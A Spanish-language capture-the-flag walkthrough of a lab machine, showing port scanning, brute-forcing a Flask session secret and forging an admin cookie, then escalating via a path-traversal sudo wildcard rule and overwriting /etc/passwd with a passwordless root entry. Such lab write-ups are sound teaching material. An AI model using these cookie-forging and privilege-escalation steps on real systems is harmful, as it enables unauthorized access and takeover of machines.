IP: 172.17.0.2

Reconocimiento inicial

Empiezo haciendo un `ping` para enviar un paquete ICMP a la victima, de esta forma podemos hacernos una idea de su sistema operativo y también si tenemos conexión a ella

```
ping -c1 172.17.0.2

PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.169 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.169/0.169/0.169/0.000 ms
```

Vemos que hemos recibido el paquete de vuelta, esto quiere decir que tenemos conexión a la maquina, y también vemos un `TTL (Time To Live)` de 64 así que podemos asumir que estamos ante una maquina Linux.

Reconocimiento

Ahora que ya sabemos a que nos enfrentamos vamos a enumerar que puertos están abiertos con nmap.

```
sudo nmap -p- --open -sS --min-rate 5000 -Pn -n 172.17.0.2 -oG
allPorts

Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-23 12:59 WET
Nmap scan report for 172.17.0.2
Host is up (0.0000040s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
5000/tcp open  upnp
MAC Address: B2:E7:90:7E:94:72 (Unknown)
```

Hago un segundo escaneo para enumerar versiones de los servicios de dichos puertos abiertos con los scripts de enumeración de nmap

```
sudo nmap -p22,5000 -sCV --min-rate 5000 -Pn -n 172.17.0.2 -oN target

Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-23 13:00 WET
Nmap scan report for 172.17.0.2
Host is up (0.000050s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 10.0p2 Debian 7+deb13u1 (protocol 2.0)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 302 FOUND
|     Server: Werkzeug/3.0.1 Python/3.11.15
|     Date: Mon, 23 Mar 2026 13:00:53 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 199
|     Location: /login
|     Connection: close
|     <!doctype html>
|     <html lang=en>
|     <title>Redirecting...</title>
|     <h1>Redirecting...</h1>
|     <p>You should be redirected automatically to the target URL: <a
href="/login">/login</a>. If not, click the link.
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.1 Python/3.11.15
|     Date: Mon, 23 Mar 2026 13:01:08 GMT
|     Content-Type: text/html; charset=utf-8
|     Allow: GET, OPTIONS, HEAD
|     Content-Length: 0
|     Connection: close
|   Help:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request syntax ('HELP').</p>
|     <p>Error code explanation: 400 - Bad request syntax or
unsupported method.</p>
|     </body>
```

```
|     </html>
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: 400 - Bad request syntax or
unsupported method.</p>
|     </body>
|_    </html>
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5000-TCP:V=7.93%I=7%D=3/23%Time=69C13985%P=x86_64-pc-linux-
gnu%r(Ge
SF:tRequest,18B,"HTTP/1\.1\x20302\x20FOUND\r\nServer:\x20Werkzeug/3\.
0\.1\
SF:x20Python/3\.11\.15\r\nDate:\x20Mon,\x2023\x20Mar\x202026\x2013:00
:53\x
SF:20GMT\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-
Length
SF::\x20199\r\nLocation:\x20/login\r\nConnection:\x20close\r\n\r\n<!d
octyp
SF:e\x20html>\n<html\x20lang=en>\n<title>Redirecting\.\.\.
</title>\n<h1>Re
SF:directing\.\.\.
</h1>\n<p>You\x20should\x20be\x20redirected\x20automatic
SF:ally\x20to\x20the\x20target\x20URL:\x20<a\x20href=\"/login\">/logi
n</a>
SF:\.\x20If\x20not,\x20click\x20the\x20link\.\n")%r(RTSPRequest,16C,"
<!DOC
SF:TYPE\x20HTML>\n<html\x20lang=\"en\">\n\x20\x20\x20\x20<head>\n\x20
\x20\
SF:x20\x20\x20\x20\x20\x20<meta\x20charset=\"utf-
8\">\n\x20\x20\x20\x20\x2
SF:0\x20\x20\x20<title>Error\x20response</title>\n\x20\x20\x20\x20</h
ead>\
SF:n\x20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\x20\x20<h1>Error
\x20r
SF:esponse</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code:\x2
0400<
```

```
SF:/p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Message:\x20Bad\x20request
\x20v
SF:ersion\x20\('RTSP/1\.0'\)\.
</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Err
SF:or\x20code\x20explanation:\x20400\x20-
\x20Bad\x20request\x20syntax\x20o
SF:r\x20unsupported\x20method\.
</p>\n\x20\x20\x20\x20</body>\n</html>\n")%
SF:r(HTTPOptions,C8,"HTTP/1\.1\x20200\x20OK\r\nServer:\x20Werkzeug/3\
.0\.1
SF:\x20Python/3\.11\.15\r\nDate:\x20Mon,\x2023\x20Mar\x202026\x2013:0
1:08\
SF:x20GMT\r\nContent-Type:\x20text/html;\x20charset=utf-
8\r\nAllow:\x20GET
SF:,\x20OPTIONS,\x20HEAD\r\nContent-
Length:\x200\r\nConnection:\x20close\r
SF:\n\r\n")%r(Help,167,"
<!DOCTYPE\x20HTML>\n<html\x20lang=\"en\">\n\x20\x2
SF:0\x20\x20<head>\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20charset=
\"utf
SF:-8\">\n\x20\x20\x20\x20\x20\x20\x20\x20<title>Error\x20response</t
itle>
SF:\n\x20\x20\x20\x20</head>\n\x20\x20\x20\x20<body>\n\x20\x20\x20\x2
0\x20
SF:\x20\x20\x20<h1>Error\x20response</h1>\n\x20\x20\x20\x20\x20\x20\x
20\x2
SF:0<p>Error\x20code:\x20400</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>
Messa
SF:ge:\x20Bad\x20request\x20syntax\x20\('HELP'\)\.
</p>\n\x20\x20\x20\x20\x
SF:20\x20\x20\x20<p>Error\x20code\x20explanation:\x20400\x20-
\x20Bad\x20re
SF:quest\x20syntax\x20or\x20unsupported\x20method\.
</p>\n\x20\x20\x20\x20<
SF:/body>\n</html>\n");
MAC Address: B2:E7:90:7E:94:72 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Enumeracion Web

Antes de entrar a la web empiezo utilizando whatweb para ver las tecnologías de la web


```
whatweb -v http://172.17.0.2
```

```
WhatWeb report for http://172.17.0.2:5000/login
Status    : 200 OK
Title     : CTF Terminal
IP        : 172.17.0.2
Country   : RESERVED, ZZ

Summary   : HTML5, HTTPServer[Werkzeug/3.0.1 Python/3.11.15],
PasswordField[password], Python[3.11.15], Werkzeug[3.0.1]

Detected Plugins:
[ HTML5 ]
        HTML version 5, detected by the doctype declaration



[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        String       : Werkzeug/3.0.1 Python/3.11.15 (from server
string)

[ PasswordField ]
        find password fields

        String       : password (from field name)

[ Python ]
        Python is a programming language that lets you work more
        quickly and integrate your systems more effectively. You
        can learn to use Python and see almost immediate gains in
        productivity and lower maintenance costs.

        Version      : 3.11.15 (from # Server # Version Detection)
        Website     : http://www.python.org/

[ Werkzeug ]
        Werkzeug is a WSGI utility library for Python.

        Version      : 3.0.1
        Website     : http://werkzeug.pocoo.org/

HTTP Headers:
        HTTP/1.1 200 OK
        Server: Werkzeug/3.0.1 Python/3.11.15
        Date: Mon, 23 Mar 2026 13:06:03 GMT
        Content-Type: text/html; charset=utf-8
```


```
        Content-Length: 4495
        Connection: close
```

Vemos que la web utiliza werkzeug asi que podria estar utilizando algun framework de python como flask o django


Al entrar en la web vemos un panel de login, cual despues de un par de pruebas no es vulnerable a sqli ni a Nosqli



Asi que nos registraremos creando una cuenta en el boton que se ubica justo abajo de "Access"



Al crear la cuenta y logearnos encontraremos con que nos asigna una cookie de session



Vemos que el valor de "session" es un JWT-like token. Dado su formato específico con tres partes y un inicio por `.eJ` (típico de una codificación en `zlib` y `base64`), con esto identifico rápidamente que el backend fue programado en Flask utilizando la librería de sesiones por defecto `itsdangerous`

Explotacion

Podriamos explotar este token con una herramienta llamada `flask-unsign` para hacer fuerza bruta contra la firma del token para obtener la `secret_key` del servidor

web. Al descubrirla, falseamos y re-firmamos una nueva cookie para escalar nuestros privilegios en la web

Hacemos fuerza bruta a la firma del token


```
flask-unsign --unsign --cookie "<Token>" --wordlist
/usr/share/wordlists/rockyou.txt --no-literal-eval

[*] Session decodes to: {'profile': 'user', 'user_id': 3, 'username':
'test'}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 17152 attempts
b'secret123'
```

Vemos que la secret_key de el token es: secret123

Forjamos un nuevo token como admin

```
flask-unsign --sign --cookie "{'profile': 'admin', 'user_id': 1,
'username': 'admin'}" --secret "secret123"

.eJyrViooyk_LzElVslJKTMnNzFPSUSotTi2Kz0xRsjKEsPMScxHStQCvxRDS.acFACQ.
exLfn4Bgcz1vmb5b0lJtv_s41LE
```

Este token que obtenemos tras el forjamiento del mismo lo reemplazaremos en la web por el token antiguo dandonos acceso como usuario privilegiado



Escalada de privilegios

Entraremos por ssh con las credenciales que nos facilitan

```
ssh peter@172.17.0.2
```

Al verificar los privilegios delegados mediante `sudo -l`, encontramos una regla mal declarada y explotable: `User peter may run the following commands on 5d86d0d632f0: (pan) NOPASSWD: /usr/bin/bash /home/pan/*` lo que significa que podemos aprovecharnos de un `wildcard abuse`

para abusar de el crearemos en `/tmp/` un archivo llamado `shell.sh` con el siguiente contenido:

```
cat /tmp/shell.sh

bash -p
```

ahora ejecutaremos el wildcard de la siguiente manera

```
sudo -u pan /usr/bin/bash /home/pan/../../../../tmp/shell.sh
```

y ya seremos usuario "pan"

Pan - root

Descubrimos que el autor del CTF sobreescribió la llamada natural a `sudo` mediante una función de bash local envuelta en un alias que devolvía un falso error (`BROKEN SUDO`).

```
sudo su

BROKEN SUDO
```

Para bypassear este alias existen 2 maneras:

- añadiendo el prefijo `command` antes del sudo (command sudo...).
- escibiendo la ruta del `sudo` completa (/usr/bin/sudo...)

volvimos a auditar la enumeración de superusuario (`sudo -l`) en búsqueda de un vector de escalada final:

`User pan may run the following commands on 5d86d0d632f0: (ALL : ALL) NOPASSWD: /usr/bin/mv`

Editamos su primera línea correspondiente al usuario Root. Procedimos a eliminar la validación del hash (borrando la "x": `root::0:0...`)

```
/usr/bin/sudo /usr/bin/mv /tmp/mipasswd /etc/passwd
```

```
su root
```

ya seremos root